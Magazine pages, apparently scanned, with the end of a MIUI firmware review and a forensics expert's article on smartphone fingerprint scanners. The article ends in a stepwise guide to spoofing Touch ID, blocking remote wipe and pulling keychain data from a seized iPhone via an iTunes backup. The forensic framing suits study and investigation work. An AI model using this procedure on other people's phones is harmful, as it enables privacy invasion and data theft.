

Оптимизация батареи



Найденные вирусы

ИНТЕРЕСНЫЕ НАСТРОЙКИ

Пройдемся по самым интересным функциям.
- **Защита приложений**. Позволяет поставить графический ключ на запуск любых приложений. Этот инструмент не обмануть сменой лаунчера, в отличие от аналога из CyanogenMod. Однако в тот же CM или голый Android можно поставить прогу Smart AppLock, до которой штатному блокировщику MIUI как до луны по числу полезных функций.
- **Клонированные приложения**. Для каждого установленного пользователем приложения можно создать дополнительную копию. В меню появится ярлык клонированного приложения, отмеченный специальным значком. В клоны не переносятся настройки из приложения-донора. В итоге можно одновременно пользоваться двумя аккаунтами официального приложения VK, Instagram и подобных. В чистом Android то же самое можно сделать с помощью Parallel Space. Еще один вариант для пользователей AOSP: запустить прогу под именем другого пользователя.
- **Для пожилых**. Активация приведет к перезагрузке, после чего значки лаунчера станут огромными, почти все приложения переедут в пункт «Меню», поменяется оформление менеджера СМС и телефона, перестанет выдвигаться строка состояния, слева появится панелька с возможностью добавления шести контактов для быстрого звонка. Все остальные программы останутся без изменений. Подобную, даже более продвинутую функциональность можно получить, поставив программу BIG Launcher.
- **Родительский контроль**. Режим, позволяющий ограничить доступ абсолютно ко всем приложениям, кроме выбранных, заблокировать отправку СМС. Сторонние приложения контроля за детьми, например Kidix, могут ограничивать время, сортировать приложения по категориям, ставить отдельный фоновый рисунок, следить за действиями. Кстати, Kidix'у даже права суперпользователя не требуются.
- **Управление одной рукой**. Одним свайпом по клавишам навигации можно уменьшить экран настолько, чтобы с удобством использовать девайс экраном 5,5–6". Похожий режим встраивают в свои прошивки некоторые известные производители.
- **Клавиши**. Настройка действий клавиш. В Nexus 5 настройке поддается только действие при длительном нажатии кнопок. Можно поменять местами кнопки «Назад» и «Меню», активировать отключение навбара в выбранных приложениях. Так что этот инструмент во многом уступает CyanogenMod и другим прошивкам.
- **Помощник нажатий**. Это большая плавающая точка, с помощью которой можно нажимать клавиши навигации («Назад», «Домой», «Поиск»). Такие программы, как Pie Control, конечно, предоставляют больше функций и более удобны в использовании, но эта точка сделана классно, работает очень четко и прекрасно вписывается в интерфейс. К тому же переключение между классическим навбаром и плавающей точкой отлично продумано и работает без сбоев и перезагрузок.



Режим для пожилых


Родительский контроль



Управление одной рукой


ПОЛЕЗНЫЕ ВСТРОЕННЫЕ ИНСТРУМЕНТЫ

Приятно, что в прошивку по умолчанию встроено множество полезных инструментов, — такое встретишь не в каждом ROM.
- **Часы** — стандартные часы Android с серьезно переработанным интерфейсом.
- **Погода** — очень красивое, но явно слизанное с TouchWiz приложение погоды. Данные берутся с AccuWeather, доступен прогноз на четыре дня. Можно посмотреть скорость и направление ветра, давление, индекс ультрафиолета, температуру по ощущениям.
- **Радио** — обычное FM-радио. Работает, только если у тебя на девайсе есть поддержка радиоприемника. На Nexus 5 это приложение запускается, но не работает.
- **Компас** — включает в себя компас и уровень, показывает широту и долготу твоего местонахождения, давление в гигапаскалях, высоту над уровнем моря. Имеется поддержка работы с камерой. Позволит тебе ориентироваться на местности по сторонам света, всегда знать свои точные координаты, оценить крутизну склона горы, поставить по уровню стол, выставить палатку, повесить на стену картину. Однако в Play Market довольно легко найти этому инструменту замену с похожими возможностями.
- **Заметки** — клон Google Keep.
- **Проводник** — файловый менеджер. Поддерживает FTP, отображает историю создания файлов, умеет сортировать файлы по категориям, обмениваться файлами с помощью Mi Drop. Очень напоминает ES Проводник с несколько урезанной функциональностью.
- **Диктофон** — простейшее приложение. Умеет только оставлять временные метки и ставить на паузу во время записи. В настройках есть выбор качества и возможность отключить все звуки во время записи.
- **Почта** — далеко не самое удобное, быстрое и функциональное почтовое приложение. Лучше сразу найти ему замену.
- **Калькулятор** — умеет отображать результат вычислений еще до нажатия кнопки =. Имеет встроенный конвертер валют, ипотеки, времени, объема и других величин. А вот его вряд ли кто-то захочет поменять.
- **Сканер** — комбайн, сочетающий в себе функции сканера штрих-кодов, визиток и документов. Штрих-коды сканируются корректно и моментально, номера телефонов с визиток тоже, а вот сканер документов серьезно уступает в качестве сканирования бесплатному Office Lens.


FM радио не поддерживается на это...
Выход

Облом :-(



Заметки



Секундомер

Разнообразие версий

В начале сентября 2016 года MIUI была доступна для более чем 300 устройств. Но на практике дела обстоят значительно хуже. На 04.09.2016 только 29 устройств имеют последнюю сборку прошивки версии 6.9.1, еще 19 девайсов — версии 6.8.18–6.8.25 (возможно, они скоро получат версию прошивки от 6.9.1). Причем от номера версии прошивки не зависит версия самого Android: к примеру, Xiaomi RedMi 1S TD, Huawei Honor 3c Lite с MIUI 6.1.9 имеют Android 4.4, а Lenovo K30-W с тем же номером прошивки получил Android 5.1.

Номер прошивке дается не просто так: первая цифра — это год, вторая — месяц, третья — день месяца. К примеру, номер 6.9.1 означает, что прошивка собрана первого сентября 2016 года. Обновления на официальном сайте появляются каждую неделю в пятницу, однако собраны они, как видно по номеру версии, не всегда в четверг или пятницу. В основном обновления содержат багфиксы и пару-тройку новых функций. К сожалению, никакой зависимости между датой сборки и версией оболочки MIUI нет. Выяснять версию оболочки для своего девайса придется с помощью поисковика или официального сайта. Ну и насколько мне известно, все прошивки с Android 6.0 имеют MIUI v8.



Погода


Таймер

ВЫВОД

Прошивка получилась весьма своеобразной. Это контейнер, вобравший в себя функции, скопированные у конкурентов. Я бы даже назвал ее шкатулкой. Она очень напоминает смесь TouchWiz и iOS, к которой добавили много функций из CyanogenMod. Так что рекомендовать попробовать это творение китайских мастеров могу тем, кто хочет кардинально обновить свой девайс, или тем, кто безумно любит всякие красивые анимации и пестрое оформление с кучей украшалок. В этом создатели обошли многих конкурентов. ⌶

ПАЛЬЧИКИ ПРОКАТАЕМ?



СКАНЕР ОТПЕЧАТКА ПАЛЬЦА: БЕЗОПАСНОСТЬ И ОБХОД ЗАЩИТЫ

Олег Афонин,
Эксперт по мобильной криминалистике компании Элкомсофт
aoleg@voicecallcentral.com

Биометрические механизмы аутентификации используются в смартфонах не так давно. Всего три года назад дактилоскопический сканер появился в iPhone 5s. Отдельные попытки интегрировать сканеры отпечатков предпринимались и раньше, но ничего хорошего из этого не выходило. А как обстоят дела сегодня? Насколько легко обойти сканер и надежно ли он хранит данные отпечатков пальцев?

КОЛИЧЕСТВО VS КАЧЕСТВО


Сегодня Apple ставит датчики Touch ID практически во все устройства (за исключением линейки iPod Touch), в то время как производители смартфонов на Android получили возможность доступа к нужному API только с выходом Android 6.0, под управлением которой сейчас работает порядка 15% устройств. Попробуем разобраться, насколько безопасен дактилоскопический метод аутентификации и имеет ли практический смысл его использование.

Соблюдая исторический порядок, начнем мы, пожалуй, с Apple.

TOUCH ID И SECURE ENCLAVE: СЛАДКАЯ ПАРОЧКА

Три года назад проблемой Apple, уже в те времена начинавшей обращать внимание на безопасность данных, было то, что пользователи в массе своей не желали каким-либо образом защищать собственные устройства. Вводить PIN-код для разблокировки телефона? Это долго и неудобно. Посмотрев на ситуацию, в Apple решили не заставлять людей использовать коды блокировки, а попросту максимально упростить процесс разблокировки. Основная идея технологии Touch ID вовсе не в том, чтобы сделать безопаснее твой конкретный аппарат. Идея в том, чтобы сделать безопасность достаточно удобной и привлекательной для основной массы пользователей. И своей цели компания добилась.

Touch ID — это уникальный программно-аппаратный комплекс, и слово «уникальный» здесь не несет рекламного оттенка: каждый датчик в процессе производства проходит настройку для работы с конкретным устройством. Помнишь скандал с «ошибкой 53»? Именно эта особенность стала камнем преткновения, который блокировал работу устройств с замененным в кустарных условиях датчиком отпечатков пальцев.



Сканер Touch ID в iPhone 5s

ГДЕ ХРАНЯТСЯ ОТПЕЧАТКИ ПАЛЬЦЕВ

Казалось бы, необходимость хранить данные отпечатков в виде односторонней хеш-функции очевидна, но тебе это только кажется: разработчики HTC One Max решили, что хранить отпечатки можно в виде картинок в самой обычной папке в памяти устройства. Чем бы ни думали разработчики HTC, инженеры Apple такой ошибки не совершили: сканированный отпечаток пропускается через хеш-функцию и сохраняется в Secure Enclave — защищенном от доступа извне микрокомпьютере. Отдельно отмечу, что эти данные не попадают в iCloud и не передаются на сервер компании.

Что интересно, даже односторонние хеш-функции отпечатков зашифрованы, причем ключи шифрования вычисляются во время загрузки устройства на основе уникального аппаратного ключа (который также хранится внутри Secure Enclave и не может быть оттуда извлечен) и кода блокировки, который вводит пользователь. Расшифрованные дактилоскопические данные хранятся только в оперативной памяти устройства и никогда не сохраняются на диск. При этом система время от времени удаляет данные отпечатков даже из оперативной памяти устройства, вынуждая пользователя авторизоваться с помощью кода блокировки (который, напомним, даст системе возможность расшифровать данные отпечатков и возобновить работу датчика Touch ID).

КОГДА И ПОЧЕМУ IOS УДАЛЯЕТ ДАННЫЕ ОТПЕЧАТКОВ ИЗ ОПЕРАТИВНОЙ ПАМЯТИ

Пожалуй, самое интересное в системе безопасности iOS — это именно вопрос о том, при каких обстоятельствах iOS удалит данные отпечатков из оперативной памяти устройства и заставит пользователя заново авторизоваться с помощью кода разблокировки. Но для начала подумаем, зачем Apple вообще понадобилось периодически удалять отпечатки?

В компании отлично понимают (и понимали три года назад), что любую биометрическую систему можно обмануть. Да, в Apple разработали прекрасные дактилоскопические сканеры, обойти которые далеко не так просто, как датчик, к примеру, Samsung Galaxy S5. Но при этом все-таки можно. В конце концов, владельца можно заставить приложить палец для разблокирования телефона — вот только в рамках американской правовой системы для этого требуется ордер, на получение которого уходит время... по истечении которого телефон удалит из памяти данные отпечатков и не позволит разблокировать устройство по отпечатку пальца.

Звучит как натяжка? Попахивает теорией заговора? Нет, просто Apple очень не понравилась попытка давления со стороны правоохранительных органов, в ответ на которое она и ввела эту меру: Apple adds another rule forcing iPhone and iPad users to employ a passcode to unlock their device.

Но не будем отвлекаться, а посмотрим внимательно на условия, при которых система блокирует работу Touch ID и вынуждает авторизоваться с помощью кода блокировки. Датчик Touch ID выключается, а данные отпечатков удаляются из памяти устройства при соблюдении любого из следующих условий:

- телефон выключен или перезагружен;
- пользователь добавляет данные еще одного пальца;
- телефон получает команду удаленной блокировки через Find My iPhone;
- было пять безуспешных попыток разблокирования с помощью отпечатка подряд;
- устройство ни разу не разблокировалось в течение двух суток;
- антиполицай: прошло более шести суток с момента последнего ввода кода блокировки, а само устройство не было разблокировано датчиком Touch ID в течение последних восьми часов.

Смысл последнего пункта нужно пояснить. По мнению сайта PhoneArena, он «может усложнить работу правоохранительных органов». Я выразился бы более уверенно, ведь последний пункт был введен сразу после нашумевшего процесса с террористом из Сан-Бернардино, когда на Apple оказывалось беспрецедентное давление.

КАК ОБОЙТИ

Если речь идет о взломе Touch ID, то обмануть датчик сложно, но можно. Для обмана современных датчиков тебе придется создать трехмерную модель пальца, причем из правильного материала. На старых устройствах (iPhone 5s, iPad mini 3) обойти датчик заметно проще. К примеру, команда немецких хакеров смогла провести датчик iPhone 5s через два дня после выхода устройства на рынок, попросту распечатав оригинальный отпечаток пальца с разрешением 2400 dpi.

Но перед тем, как приступать к моделированию отпечатка, тебе необходимо позаботиться о сохранности данных на устройстве, а также о том, чтобы данные отпечатка не успели «протухнуть».

Действовать нужно четко и быстро: у тебя минимум времени.

1. Итак, к тебе в руки попал телефон в неизвестном состоянии. Не трогай кнопку Touch ID! Если телефон заблокирован (а он, скорее всего, заблокирован), ты напрасно потратишь одну попытку из пяти. Проверь состояние устройства коротким нажатием кнопки питания.
2. Если устройство заблокировано, изолируй его от внешних радиосетей, поместив его в клетку Фарадея (в домашних условиях ее роль выполнит обычная микроволновка. Выключенная микроволновка!). Не забудь поставить его на зарядку, даже если ее роль будет выполнять внешний аккумулятор. Все это делается для того, чтобы оградить устройство от команд по протоколу Find My iPhone, которые позволят как дистанционно заблокировать устройство, так и уничтожить его содержимое. (Думаешь, эти меры очевидны? Как бы не так! Науке известны как минимум два нашумевших случая, когда полицейские допускали удаленное уничтожение данных с уже конфискованных устройств.)
3. А вот если устройство разблокировано, в твоих силах не позволить ему заблокировать экран. Для этого просто отключи автоматическую блокировку (в отличие от процедуры снятия кода блокировки, для отключения автоматической блокировки никакой код тебе вводить не потребуется).
4. Если устройство было заблокировано, у тебя есть максимум 48 часов (на самом деле меньше) на попытки обмануть датчик отпечатков.
5. Обрати внимание: все манипуляции с устройством должны проводиться исключительно в среде, защищенной от радиоволн (сетей Wi-Fi и сотовых сетей). Для срабатывания Find My iPhone достаточно пары секунд.
6. Если датчик отпечатков удалось обмануть, отключи автоматическую блокировку экрана (см. пункт 3). Имей в виду: попытки добавить еще один отпечаток в настройках или сменить код блокировки не пройдут — для этих операций система всегда потребует ввести код.

КАК ЭТО ИСПОЛЬЗОВАТЬ?

Допустим, у тебя получилось обмануть датчик отпечатка пальцев. Что дальше? iOS — закрытая система, а вся память устройства будет зашифрована. Варианты?

- Установка джейлбрейка: нет. Для взлома 64-битного iPhone или iPad тебе в любом случае потребуется ввести код блокировки (а в некоторых случаях еще и отключить код блокировки в настройках).
- Физическое извлечение данных: можно попробовать. Если джейлбрейк уже установлен, ты сможешь извлечь большую часть данных, но не сможешь расшифровать keychain. А вот если джейлбрейка нет, то ничего поделать не получится — для его установки тебе потребуется код блокировки.
- iCloud: возможно. Разблокировав устройство, ты сможешь заставить его сохранить свежую резервную копию в iCloud (Settings → iCloud → Backup → Backup now). Помни, однако, что для извлечения этих данных из облака тебе понадобится пароль от Apple ID, а если в учетке активирована двухфакторная аутентификация — то и доступ ко второму фактору (в роли которого, впрочем, может выступить исследуемое устройство). Важный момент: тебе придется подключить устройство к Wi-Fi, в результате чего вместо резервной копии на устройство может прилететь команда блокировки или уничтожения данных.
- Резервная копия iTunes: пожалуй, это единственное, что сделать можно и нужно. Разблокированное устройство легко подключается к iTunes, с помощью которого создается резервная копия данных на твоем компьютере. Дальнейшее — дело техники. Один момент: пароль на резервную копию. Если он установлен, тебе придется его взломать (например, с помощью Elcomsoft Phone Breaker). А вот если он не установлен — обязательно установи свой! Простейшего 123 будет вполне достаточно. Из резервной копии, зашифрованной паролем, ты сможешь извлечь все данные, а из незашифрованной — все, кроме keychain. Поскольку в keychain хранится все самое интересное, установить временный пароль перед снятием резервной копии будет весьма полезно.

ИТОГ

В Apple смогли с первой же попытки создать завершенную и очень удачную схему защиты. Датчик отпечатков удачно вписался в общую концепцию. Программным способом обойти эту защиту невозможно, времени на любые попытки обмануть датчик у хакера совсем немного, а результат на новых устройствах не гарантирован. Однозначно — в компании добились своей цели.

ОТПЕЧАТКИ ПАЛЬЦЕВ И ANDROID

